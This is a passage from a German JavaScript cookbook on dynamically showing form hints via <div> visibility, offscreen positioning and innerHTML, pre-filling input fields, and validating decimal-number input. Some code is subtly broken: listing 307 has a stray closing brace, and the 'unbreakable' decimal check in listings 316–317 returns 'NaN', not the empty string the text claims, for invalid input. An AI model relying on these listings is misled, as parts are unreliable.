Textinformationen über das Anzeigen und Ausblenden von <div>-Bereichen in der Webseite dynamisch anzeigen

Es bietet sich in vielen Fällen an, statt Grafiken andere Informationen – insbesondere Text – über das Anzeigen und Ausblenden von <div>-Bereichen dynamisch in der Webseite anzugeben. In diesem Fall können Sie natürlich auch per CSS gestalterische Effekte für den <div>-Container hervorragend einsetzen.

Beispiel (*formjsanzeig5.html*):

```

01 <html>
02 <style>
03 #p1 {
04   position : absolute;
05   top : 100px;
06   left : 80px;
07   border: 2pt solid rgb(255, 200, 0);
08   background-color: rgb(51, 51, 255);
09   color: rgb(255, 255, 255);
10   width : 90px;
11   height : 20px;
12 }
13 #p2 {
14   position : absolute;
15   top : 100px;
16   left : 200px;
17 }
18 #p3 {
19   position : absolute;
```

Listing 307: Textinformationen dynamisch anzeigen und wegbreblenden

```
20 top : 150px;
21 left : 80px;
22 border: 2pt solid rgb(255, 200, 0);
23 background-color: rgb(51, 51, 255);
24 color: rgb(255, 255, 255);
25 width : 90px;
26 height : 20px;
27 }
28 #p4 {
29 position : absolute;
30 top : 150px;
31 left : 200px;
32 }
33 #p5 {
34 position : absolute;
35 top : 190px;
36 left : 180px;
37 }
38 #z0 {
39 position : absolute;
40 top : 95px;
41 left : 315px;
42 visibility : hidden;
43 background-color: rgb(51, 51, 255);
44 color: rgb(255, 0, 0);
45 width : 90px;
46 height : 60px;
47 }
48 #z1 {
49 position : absolute;
50 top : 145px;
51 left : 315px;
52 visibility : hidden;
53 background-color: rgb(51, 51, 255);
54 color: rgb(255, 0, 0);
55 width : 90px;
56 height : 60px;
57 }
58 </style>
59 <script language="JavaScript">
60 function verschoben(f,i) {
61 var id = "z" + i;
62 if((f.size - f.value.length - 1) < 0){
63 document.getElementById(id).style.visibility = "visible";
64 }
65 else {
66 document.getElementById(id).style.visibility = "hidden";
67 }
68 }
69 }
70 function statusLeer(i) {
71 var id = "z" + i;
```

***Listing 307:** Textinformationen dynamisch anzeigen und wegbremsen (Forts.)*

```

72     document.getElementById(id).style.visibility = "hidden";
73 }
74 </script>
75 <body>
76 <form name="f">
77   <div id="p1">Name</div>
78   <div id="z0">Links von dem Feld sind weitere Zeichen</div>
79   <div id="p2"><input type="text" name="nn" size="10"
80     onFocus="verschoben(this,0)"
81     onKeypress="verschoben(this,0)"
82     onBlur="statusLeer(0)" />
83 </div>
84   <div id="p3">Vorname</div>
85   <div id="z1">Links von dem Feld sind weitere Zeichen</div>
86   <div id="p4"><input type="text" name="vn" size="10"
87     onFocus="verschoben(this,1)"
88     onKeypress="verschoben(this,1)"
89     onBlur="statusLeer(1)" />
90 </div>
91   <div id="p5"><input type="submit" value="OK" name="sub" /></div>
92 </form>
93 </body>
94 </html>

```

Listing 307: Textinformationen dynamisch anzeigen und wegblicken (Forts.)

Das Beispiel wendet ein wenig CSS zur Gestaltung der `<div>`-Container an. Das soll hier nicht weiter erklärt werden und sollte auch weitgehend verständlich sein. Der einzige wirklich gravierende Unterschied zu dem Beispiel mit dem Anzeigen der Grafiken ist der, dass hier Textinformationen in `<div>`-Containern aus- und eingeblendet werden (Zeile 78 – `<div id="z0">Links von dem Feld sind weitere Zeichen</div>` – und Zeile 85 – `<div id="z1">Links von dem Feld sind weitere Zeichen</div>`).




Abbildung 153: Dynamische Anzeige von formatierten `<div>`-Containern mit Textinformationen

Dynamische Verschiebung der Positionsangaben

Sie können neben der Sichtbarkeit natürlich auch die dynamische Verschiebung der Positionsangaben einsetzen. Eine interessante Abart des Beispiels ist, wenn Sie die dynamischen Infor-

mationen im Offscreen-Bereich⁴³ vorhalten und daraus bei Bedarf hervorzaubern. Dazu müssen in der vorherigen Datei nur wenige Modifikationen vorgenommen werden.

Beispiel (*formjsanzeig6.html*):

```
38 #z0 {
39   position : absolute;
40   top : 95px;
41   left : -315px;
42 ...
43
44 #z1 {
45   position : absolute;
46   top : 145px;
47   left : -315px;
48 ...
49 }
50
51 </style>
52 <script language="JavaScript">
53 function verschoben(f,i) {
54   var id = "z" + i;
55   if((f.size - f.value.length - 1) < 0){
56     document.getElementById(id).style.left = "315px";
57   }
58   else {
59     document.getElementById(id).style.left = "-315px";
60   }
61 }
62 function statusLeer(i) {
63   var id = "z" + i;
64   document.getElementById(id).style.left = "-315px";
65 }
66
67 </script>
68 ...
69 
```

Listing 308: Dynamisches Nutzen des Offscreen-Bereichs

Die Zusatzinformationen werden um 315 Pixel⁴⁴ nach links außerhalb des Anzeigebereichs der Webseite verschoben. Bei Bedarf werden sie über `document.getElementById(id).style.left = "315px";` einfach an die Stelle geschoben, an der sie angezeigt werden sollen. Das Verstecken läuft vollkommen analog dazu.

Dynamisch mit JavaScript Informationen in die Webseite schreiben

Die interessanteste Technik zum Bereitstellen von Zusatzinformationen in einer Webseite ist wohl, wenn Sie mit JavaScript dynamisch Informationen in die Webseite schreiben. So können Sie – wie beim Schreiben in die Statuszeile oder dem Anzeigen eines Pop-up-Fensters – sehr individuell aufbereitete Informationen anzeigen.

43. Das ist der Bereich oberhalb oder links von dem angezeigten Bereich. Wenn Sie da Elemente positionieren, zeigt der Browser keine (unerwünschten) Bildlaufleisten an und Sie haben dennoch vollen Zugriff auf die Elemente.

44. Die tatsächliche Position ist vollkommen uninteressant. Es sollte nur nichts mehr von dem `<div>`-Container zu sehen sein.

War man früher zum Schreiben von dynamischen Informationen mit JavaScript im Wesentlichen auf `document.write()` beschränkt und musste dort in Kauf nehmen, dass man damit entweder eine vollkommen neue Seite schreibt oder aber ans Ende einer Seite neue Informationen anhängt, erlauben Eigenschaften wie `innerHTML` oder `innerText` eine viel flexiblere Vorgehensweise. Betrachten Sie das nachfolgende Beispiel (*formjsanzeig7.html*):

```

01 <html>
02 <style>
03 #p1 {
04   position : absolute;
05   top : 100px;
06   left : 80px;
07   border: 2pt solid rgb(255, 200, 0);
08   background-color: rgb(51, 51, 255);
09   color: rgb(255, 255, 255);
10   width : 90px;
11   height : 20px;
12 }
13 #p2 {
14   position : absolute;
15   top : 100px;
16   left : 200px;
17 }
18 #p3 {
19   position : absolute;
20   top : 150px;
21   left : 80px;
22   border: 2pt solid rgb(255, 200, 0);
23   background-color: rgb(51, 51, 255);
24   color: rgb(255, 255, 255);
25   width : 90px;
26   height : 20px;
27 }
28 #p4 {
29   position : absolute;
30   top : 150px;
31   left : 200px;
32 }
33 #p5 {
34   position : absolute;
35   top : 190px;
36   left : 180px;
37 }
38 #z0 {
39   position : absolute;
40   top : 95px;
41   left : 315px;
42   visibility : hidden;
43   background-color: rgb(255, 0, 0);
44   color: rgb(255, 255, 255);
45   width : 150px;
46   height : 60px;

```

Listing 309: Anwendung von innerHTML

```
47 }
48 #z1 {
49   position : absolute;
50   top : 145px;
51   left : 315px;
52   visibility : hidden;
53   background-color: rgb(255, 0, 0);
54   color: rgb(255, 255, 255);
55   width : 150px;
56   height : 60px;
57 }
58 </style>
59 <script language="JavaScript">
60 function verschoben(f,i) {
61   var id = "z" + i;
62   if((f.size - f.value.length - 1) < 0){
63     document.getElementById(id).style.visibility = "visible";
64     document.getElementById(id).innerHTML = "Das Feld " +
65     f.name + " enthält " +
66     (f.value.length - f.size + 1) +
67     " weitere Zeichen, die nicht angezeigt werden";
68   }
69   else {
70     document.getElementById(id).style.visibility = "hidden";
71   }
72 }
73 function statusLeer(i) {
74   var id = "z" + i;
75   document.getElementById(id).style.visibility = "hidden";
76 }
77 </script>
78 <body>
79 <form name="f">
80   <div id="p1">Name</div>
81   <div id="z0"></div>
82   <div id="p2"><input type="text" name="nn" size="10"
83     onFocus="verschoben(this,0)"
84     onKeyPress="verschoben(this,0)"
85     onBlur="statusLeer(0)" />
86   </div>
87   <div id="p3">Vorname</div>
88   <div id="z1">Links von dem Feld sind weitere Zeichen</div>
89   <div id="p4"><input type="text" name="vn" size="10"
90     onFocus="verschoben(this,1)"
91     onKeyPress="verschoben(this,1)"
92     onBlur="statusLeer(1)" />
93   </div>
94   <div id="p5"><input type="submit" value="OK" name="sub" /></div>
95 </form>
96 </body>
97 </html>
```

Listing 309: Anwendung von innerHTML (Forts.)

Die entscheidende Stelle finden Sie in den Zeilen 64 bis 67 (`document.getElementById(id).innerHTML = "Das Feld " + f.name + " enthält " + (f.value.length - f.size + 1) + " weitere Zeichen, die nicht angezeigt werden";`). Hier ist der wesentliche Unterschied zu den vorherigen Beispielen zu sehen, die in der Webseite Informationen ergänzt haben. Statt statische Informationen anzuzeigen, kann hier explizit Logik mit JavaScript verwendet und mit `innerHTML` in der Webseite angezeigt werden.




Abbildung 154: Verwenden von dynamischen Informationen in der Webseite

110 Wie kann ich mit JavaScript bei freier Texteingabe einen Vorgabewert festlegen?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld einen Vorgabetext zu präsentieren.

Diese Aufgabe können Sie zwar sowohl im Falle eines **einzeligen** Eingabefelds als auch eines **mehrzeiligen** Eingabefelds hervorragend mit (X)HTML lösen (siehe das Rezept »Wie kann ich rein mit (X)HTML bei einem Eingabefeld einen Vorgabewert festlegen?« auf Seite 221 sowie das Rezept »Wie kann ich ein mehrzeiliges Eingabefeld generieren?« auf Seite 237).

Wenn Sie diese Aufgabe jedoch mit JavaScript erledigen wollen, erhalten Sie auf Wunsch ergänzende Möglichkeiten. Mit der Eigenschaft `value` eines Eingabefeldes (einzeilig wie auch mehrzeilig⁴⁵) haben Sie Zugang zum korrespondierenden Parameter `value=" [Wert]"` des `<input>`-Tags unter (X)HTML beziehungsweise dem Inhalt des `<textarea>`-Containers. Sie können also auf Grund verschiedenster Konstellationen diesen Wert beim Laden einer Webseite individuell setzen, etwa so wie im folgenden Listing.

Beispiel (`formjsvorgabe.html`):

```

01 <html>
02 <script language="JavaScript">
03 function vorgabe() {
04     var zufall = Math.round(Math.random());
05     var text = new Array();
06     text[0] = "In der Ruhe liegt die Langeweile";
07     text[1] = "Kommt Zeit, kommt die Schwiegermutter";
08     window.document.f.a.value = text[zufall];
09 }
10 </script>
11 <body onload="vorgabe()">

```

Listing 310: Ein einzeliges Eingabefeld mit Vorgabewert

45. Beim mehrzeiligen Eingabefeld ist bemerkenswert, dass es dort kein HTML-Attribut `value` gibt.

```
12 <form action="" method="get" name="f">
13 <input type="Text" name="a" />
14 <br />
15 <input type="submit" value="OK" />
16 </form>
17 </body>
18 </html>
```

Listing 310: Ein einzeiliges Eingabefeld mit Vorgabewert (Forts.)

Das Beispiel verwendet ein einfaches Formular mit einem einzeiligen Eingabefeld und einer Schaltfläche. Die Vorbelegung per JavaScript findet beim Laden der Webseite statt. Dazu kommt der Eventhandler `onLoad` beim `<body>`-Tag zum Einsatz (Zeile 11). Die dort angegebene Funktion `vorgabe()` wird beim Laden der Webseite ausgeführt. *Beachten Sie in diesem Zusammenhang die Warnung auf Seite 250.* Das dort beschriebene Problem wird mit der Verwendung des Eventhandlers umgangen.

In den Zeilen 3 bis 9 wird mit einem Zufallsmechanismus (in Zeile 4 `var zufall = Math.round(Math.random());`) eine Zahl berechnet, die in Zeile 8 als Index für die Auswahl eines Textes verwendet wird, der als Vorbelegungswert dienen soll (`window.document.f.a.value = text[zufall];`). In Zeile 5 wird dazu ein Array angelegt (`var text = new Array();`), und in den Zeilen 6 und 7 werden zwei Einträge erzeugt. Durch den Zufallsprozess wird zufällig ein Wert als Vorgabewert in dem Eingabefeld angezeigt.

Tipp

Die `prompt()`-Methode beinhaltet von Natur aus eine Festlegung des Vorgabewertes über den zweiten Parameter.

Hinweis

Die Festlegung des Vorgabewertes mit JavaScript ist zwar weitaus flexibler zu handhaben, als es mit (X)HTML möglich ist. Trotzdem gilt auch hier – wenn Sie grundsätzlich einen statischen Vorgabewert setzen wollen, sollten Sie in dieser Situation kein JavaScript einsetzen. Die potenziellen Probleme reduzieren sich erheblich, je weniger Techniken Sie beim Anwender voraussetzen.

111 Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Dezimalkommazahlen gestattet ist?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von Dezimalkommazahlen zu gestatten.

Rein von der Theorie her können Sie im Falle eines einzeiligen Eingabefeldes diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (*siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von Dezimalkommazahlen gestattet ist?« auf Seite 232*).

Bei einem mehrzeiligen Eingabefeld bietet (X)HTML selbst von der Theorie her keine Möglichkeiten dazu. Sie sind also auf JavaScript angewiesen.

Tipp

Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Zuerst sollten Sie überlegen, ob Sie ausschließlich Dezimalkommazahlen gestatten wollen oder aber auch Ganzzahlen. Letzteres ist sicher meist sinnvoll, sowohl aus mathematischer Sicht⁴⁶ als auch vom Handling in JavaScript.

Im Gegensatz zu vielen anderen Programmiersprachen können Sie – falls Sie wirklich nicht mit einer Ganzzahl auskommen und zwingend einen Datentyp mit Nachkommastellen wollen – in JavaScript eine Ganzzahl nicht ganz so leicht zu einer Dezimalzahl verändern.

In vielen anderen Sprachen brauchen Sie bloß durch Typkonvertierung oder eine passende mathematische Operation dafür zu sorgen, dass ein Nachkommaanteil aus Nullen ergänzt wird. Dazu gibt es dort zahlreiche einfache Tricks wie die Multiplikation mit 1.0 oder ähnliche »Bauernregeln«.

In JavaScript ist das allerdings trickreicher, wie wir gleich demonstrieren wollen. Das ist ein Preis der losen Typisierung beziehungsweise der Einfachheit von JavaScript. Dennoch – ein Rezept in diesem Abschnitt gewährleistet auch explizit, dass eine Ganzzahl in der Folge mit Nachkommaanteil weiterverwendet wird, und ein weiteres, dass die Eingabe eines Anwenders wirklich mit Nachkommaanteil eingegeben wurde.

Bei der expliziten Kontrolle können Sie verschiedene Ansätze verfolgen, beispielsweise die folgenden:

- ▶ Sie nehmen die Eingabe des Anwenders in dem Eingabefeld oder den Rückgabewert der `prompt()`-Methode und führen eine gültige mathematische Operation damit durch. Löst diese Operation einen Fehler aus (den Wert `NaN`), war die Eingabe in dem Eingabefeld keine Zahl in einem gültigen Format.
- ▶ Sie versuchen, mit einer Standardfunktion zur Extrahierung beziehungsweise Konvertierung eines Strings in eine Zahl eine Zahl zu erhalten. Liefert diese Funktion `NaN`, war die Eingabe in dem Eingabefeld beziehungsweise der Rückgabewert der `prompt()`-Methode keine Zahl in einem gültigen Format.

Schauen wir uns den ersten Ansatz an. Mit der nachfolgenden schematischen Funktion stellen Sie sicher, dass der Übergabewert eine Zahl ungleich 0 ist (Ganzzahl oder Dezimalzahl). Dazu machen wir nicht mehr, als den Eingabewert durch die Zahl 1 zu dividieren. Dieses Rezept ist wirklich sehr einfach und dennoch zuverlässig (und nutzt einen kleinen Trick, der auf den ersten Blick kaum zu erkennen ist – siehe unten bei der Erklärung):

```
01 function dez(a) {
02   if(a.value / 1) {
03     // Bedingung erfüllt - tue das, was dann passieren soll
04   }
05   else {
06     // Bedingung nicht erfüllt - tue das, was dann passieren soll
07   }
08 }
```

Listing 311: Kontrolle, ob die Eingabe eine Zahl ungleich 0 war

46. Die ganzen Zahlen sind ja eine Teilmenge der Dezimalzahlen.

Der Funktion wird als Wert das zu kontrollierende Eingabefeld übergeben. Das macht man am sinnvollsten, indem man die Funktion mit einem Eventhandler beim (X)HTML-Tag des zu kontrollierenden Eingabefeldes aufruft und mit `this` eine Referenz darauf übergibt.

Die einfache Division durch den Wert 1 in Zeile 2 funktioniert auf jeden Fall dann, wenn in dem übergebenen Eingabefeld eine Zahl steht. Dabei ist es egal, ob das eine ganze Zahl oder eine Dezimalzahl ist. Allerdings wird jedes Zeichen, das nicht zur Darstellung einer Zahl dient, dazu führen, dass die Division scheitert. Was ist dann aber das Ergebnis der Division? Der Wert `NaN`.

Jetzt kann man im Allgemeinen `NaN` nicht direkt auswerten, sondern man verwendet die Funktion `isNaN()`, die einen booleschen Wert zurückliefert. Dies können Sie oben natürlich auch machen und es ist streng genommen auch der saubere Weg (wir modifizieren etwas weiter unten das Rezept entsprechend).

Aber der Trick ist, dass die Sache auch ohne die Funktion `isNaN()` funktioniert. Wenn bei der Auswertung der Bedingung der `if`-Struktur `NaN` auftaucht, interpretiert das JavaScript als `false`. Steht dort ein numerischer Wert ungleich 0, wird er als `true` interpretiert. Damit können Sie also mit unserer Konstruktion auf jeden Fall sicher erkennen, ob ein Anwender eine numerische Eingabe größer als 0 vornimmt.

Wie Sie nun konkret bei Eintreten der einen oder anderen Situation reagieren, bleibt Ihnen überlassen. Sie können einen entsprechenden Rückgabewert liefern (meist boolesch), eine Fehlermeldung generieren, den Fokus wieder auf das Feld setzen etc. Betrachten Sie das nachfolgende Listing.

Beispiel (`formjsdez1.html`):

```
01 <html>
02 <script language="JavaScript">
03 function dez(a) {
04     window.status = a.value / 1;
05     if(a.value / 1) {
06         alert("OK");
07     }
08     else {
09         alert("Nicht OK");
10         a.value="";
11         a.focus()
12     }
13 }
14 </script>
15 <body>
16 <form name="f">
17   <input type="text" onBlur="dez(this)" /><br />
18   <input type="submit" value="OK" />
19 </form>
20 </body>
21 </html>
```

Listing 312: Kontrolle, ob der Wert in einem Eingabefeld numerisch ist

In den Zeilen 16 bis 19 wird ein Webformular mit einem Eingabefeld sowie einer `Submit`-Schaltfläche definiert. In dem Eingabefeld in Zeile 17 wird mit dem Eventhandler `onBlur` die Funktion `dez()` ausgelöst, wenn das Element den Fokus verliert. Dabei wird eine Referenz auf

das aktuelle Eingabefeld übergeben. In der Funktion bekommt der Anwender eine kurze Mitteilung angezeigt, wenn der Grenzwert nicht überschritten wurde (Zeile 6). Die Anzeige in der Statuszeile des Browsers in Zeile 4 ist für Sie eine Kontrollausgabe, was die Division tatsächlich ergeben hat. Das sollte dem Endanwender natürlich nicht gezeigt werden.




Abbildung 155: Die Division durch den Wert 1 hat funktioniert.




Abbildung 156: Bei Eingabe von einem nicht numerischen Zeichen entsteht NaN (siehe in der Statuszeile).

Wir wollen nun das Rezept ein wenig ändern. Das Rezept soll auch die Eingabe von dem Wert 0 als gültigen Wert interpretieren. Statt die if-Bedingung in der ersten Version zu erweitern, wollen wir auf die Anmerkung zu `isNaN()` zurückkommen und damit arbeiten. Wir müssen nur die Zeile 2 der schematischen Darstellung ändern.

```

01 function dez(a) {
02   if(!isNaN(a.value / 1)) {
03     // Bedingung erfüllt - tue das, was dann passieren soll
04   }
05   else {
06     // Bedingung nicht erfüllt - tue das, was dann passieren soll
07   }
08 }
```

Listing 313: Kontrolle, ob die Eingabe eine Zahl war

Die Veränderung bewirkt, dass auch die Zahl 0 eingegeben werden kann, denn über `isNaN()` wird kontrolliert, ob `NaN` als Ergebnis der Operation auftritt. Und $0 / 1$ ergibt 0 und nicht `NaN`. Damit liefert `isNaN(0 / 1)` wie auch jede andere gültige Division den Wert `false`. Das Ausrufezeichen dreht diesen booleschen Wert in `true` um.

Die dritte Variante des Rezepts verwendet die JavaScript-Standardfunktion `Number()`. Das Rezept wird wieder die Eingabe von dem Wert 0 als ungültigen Wert interpretieren. Wir müssen nur die Zeile 2 der schematischen Darstellung ändern.

```
01 function dez(a) {  
02     if(Number(a.value)) {  
03         // Bedingung erfüllt - tue das, was dann passieren soll  
04     }  
05     else {  
06         // Bedingung nicht erfüllt - tue das, was dann passieren soll  
07     }  
08 }
```

Listing 314: Kontrolle, ob die Eingabe eine Zahl war

Die Veränderung bewirkt, dass alle Zahlen außer 0 eingegeben werden können. Bei 0 oder einem nicht numerischen Ausdruck – der liefert `NaN` – wird der `else`-Zweig ausgelöst.

Wenn Sie explizit sicherstellen wollen, dass eine numerische Eingabe als Dezimalzahl behandelt wird, können Sie bei der ersten Variante des Rezepts nicht einfach eine Division mit 1.0 durchführen und diesen Wert in der Folge verwenden.

In anderen Sprachen würde durch die Verbindung mit einem Gleitkommatypen auch das Ergebnis der Division auf jeden Fall eine Dezimalzahl und keine Ganzzahl sein. Da JavaScript für Zahlen jedoch nur den gemeinsamen Datentyp `Number` verwendet, wird JavaScript immer eine Optimierung vornehmen. Wenn es also möglich ist, auf den Nachkomaanteil zu verzichten (etwa beim Wert 3.0), wird der Nachkomaanteil nicht verwendet. Beachten Sie aber das nachfolgende Rezept mit einem anderen Trick.

Sie können einen Nachkomaanteil bewahren, wenn Sie einen `String` als Datentyp verwenden.

Dazu nehmen Sie die Benutzereingabe, testen Sie auf numerisch und dann, ob es eine Zahl mit Nachkomaanteil ist. Falls nein, ergänzen Sie den Wert ".00". Beachten Sie folgendes Konstrukt:

```
01 function dez(a) {  
02     var zahl = a.value;  
03     if(zahl / 1) {  
04         if((parseInt(zahl) == parseFloat(zahl)) &&  
05             (zahl.search(".00")<0)  
06         )  
07             zahl = zahl + ".00";  
08         return zahl;  
09     }  
10     else {  
11         // Bedingung nicht erfüllt - tue das, was dann passieren soll  
12     }  
13 }
```

Listing 315: Sicherstellen, dass nach Aufruf der Funktion ein Nachkomaanteil vorhanden ist

In Zeile 2 legen Sie eine lokale Variable `zahl` an und weisen dieser den Eingabewert des Anwenders zu. Die Variable `zahl` ist damit explizit ein `String`.

370 >> Wie kann ich gewährleisten, dass nur die Eingabe von Dezimalkommazahlen ...?

In Zeile 3 erfolgt der Test, ob der Übergabewert (in unserer Situation die Benutzereingabe) eine gültige Darstellung einer Zahl im Allgemeinen enthält. Falls dem so ist, testet die Zeile 4, ob sich die Evaluierung von `parseInt()` und `parseFloat()` unterscheidet.

Die Funktion `parseFloat([Zeichenkette])` durchsucht ein String-Argument und wandelt eine übergebene Zeichenkette in eine Kommazahl um und gibt diese dann als Ergebnis zurück.

Analog funktioniert `parseInt([Zeichenkette])`. Diese wandelt nur eine übergebene Zeichenkette in eine Ganzzahl um und gibt diese als Ergebnis zurück. Auch bei einer Gleitkommazahl wird der Nachkommaanteil abgeschnitten.

Das Ergebnis des Vergleichs kann⁴⁷ also nur dann `true` liefern, wenn es sich bei `zahl` um eine Ganzzahl handelt. In dem Fall wird in Zeile 7 der String `".00"` angehängt.

Allerdings haben Sie bei einem reinen Vergleich zwischen `parseInt()` und `parseFloat()` ein Problem, wenn ein Anwender explizit einen Nachkommawert in der Form `.00` eingibt. Dann wird der Vergleich zwischen `parseInt()` und `parseFloat()` den Wert `true` liefern und noch ein weiteres Mal der String `".00"` angehängt. Mit der Suche nach dem Wert `.00` über die String-Methode `search()` in Zeile 5 stellen Sie aber sicher, dass dieser Fall nicht eintritt. In Zeile 8 wird `zahl` dann als String-Rückgabewert der Funktion zurückgeliefert.

Jetzt beinhaltet das Rezept nur noch ein Problem. Nimmt ein Anwender eine – unsinnige – Eingabe mit mehreren Punkten oder so etwas wie `3.000000` vor, wird die Funktion Probleme bekommen.

Wenn man jedoch noch etwas mehr trickst (und dennoch die Funktion sogar vereinfacht), wird auch das kein Problem sein:

```
01 function dez(a) {
02   var zahl = "" + (a.value * 1);
03   if(zahl) {
04     if(parseInt(zahl) == parseFloat(zahl))
05       zahl = zahl + ".00";
06     return zahl;
07   }
08   else {
09     // Bedingung nicht erfüllt - tue das, was dann passieren soll
10   }
11 }
```

Listing 316: Eine noch bessere Sicherstellung, dass nach Aufruf der Funktion ein Nachkommaanteil vorhanden ist

Wie Sie sehen, bleibt in der `if`-Bedingung in Zeile 4 nur ein Test zwischen `parseInt()` und `parseFloat()` zurück. Dennoch ist das kein Problem. Der Trick findet in Zeile 2 statt. Die Multiplikation von `a.value` mit dem Wert 1 eliminiert auf Grund der internen Optimierungsvorgänge in JavaScript einen Nachkommaanteil, wenn dieser nicht von 0 verschieden ist. Ist in `a.value` eine ungültige Darstellung einer Zahl vorhanden, erhalten wir wie gewünscht `NaN`. Die Addition von `a.value * 1` auf einen Leerstring ist notwendig, damit `zahl` ein String ist. So ist das Rezept nun nicht mehr auszuhebeln⁴⁸.

47. Und wird aber auch immer dann.

48. Wenn Sie einen Weg finden, kontaktieren Sie mich. Ich lasse mich gerne auf eine Lücke in meinen Überlegungen hinweisen. Aber ich habe große Hoffnung, dass ich da nichts übersehen habe ;-).

Beispiel (*formjsdez4.html*):

```

01 <html>
02 <script language="JavaScript">
03 function dez(a) {
04     var zahl = "" + (a.value * 1);
05     if(zahl) {
06         if(parseInt(zahl) == parseFloat(zahl))
07             zahl = zahl + ".00";
08         return zahl;
09     }
10     else {
11         return "";
12     }
13 }
14 </script>
15 <body>
16 <form name="f">
17     <input type="text" onBlur=
18 "alert('Typ des Rückgabewertes: ' + typeof(dez(this)) + ' \nWert: ' + dez(this))" />
19     <br />
20     <input type="submit" value="OK" />
21 </form>
22 </body>
23 </html>
```

Listing 317: Sicherstellung, dass auch eine Ganzzahl in der Folge mit einem Nachkommaanteil geführt wird

Über das Formularfeld in Zeile 17 und 18 wird die Funktion `dez()` in diesem Beispiel so aufgerufen, dass der Rückgabewert ausgewertet wird. Dabei wird sowohl der Typ des Rückgabewertes als auch der tatsächliche Rückgabewert angezeigt. Im Fall einer Zahl wird in der Funktion `dez()` wie oben beschrieben sichergestellt, dass auf jeden Fall ein Nachkommaanteil vorhanden ist. Wenn ein Anwender nur eine Ganzzahl eingibt, fügt die Funktion den Wert `".00"` an.



Abbildung 157: Eingabe einer Ganzzahl – dennoch hat der Rückgabewert einen Nachkommaanteil .00

Wenn ein Anwender eine Dezimalzahl eingibt, bleibt der Wert der Variablen `zahl` der ursprünglich eingegebene Wert.




Abbildung 158: Eine Dezimalzahl als Eingabe führt zu einer unveränderten Rückgabe.

Nimmt ein Anwender jedoch eine Eingabe vor, die keinem gültigen Zahlenformat entspricht, wird in dem Beispiel ein Leerstring zurückgegeben. Natürlich könnten Sie da auch 0.00 liefern oder eine andere Reaktion durchführen, die für den Anwender der Funktion eine sinnvolle Weiterverwendung gestattet.



Abbildung 159: Eine Texteingabe liefert einen Leerstring.

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie weitere Möglichkeiten, wie Sie Formulareingaben mit Hilfe solcher regulären Ausdrücke durchsuchen können. Insbesondere mit dem Steuerzeichen \d können Sie ganz leicht auf das Vorhandensein einer Zahl testen.

112 Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Ganzzahlen gestattet ist?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von Ganzzahlen zu gestatten.

Rein von der Theorie her können Sie im Falle eines **einzeligen Eingabefelds** diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von ganzen Zahlen gestattet ist?« auf Seite 232).

Bei einem **mehrzeiligen Eingabefeld** bietet (X)HTML keine Möglichkeiten dazu. Sie sind also auf JavaScript angewiesen.

Tipp

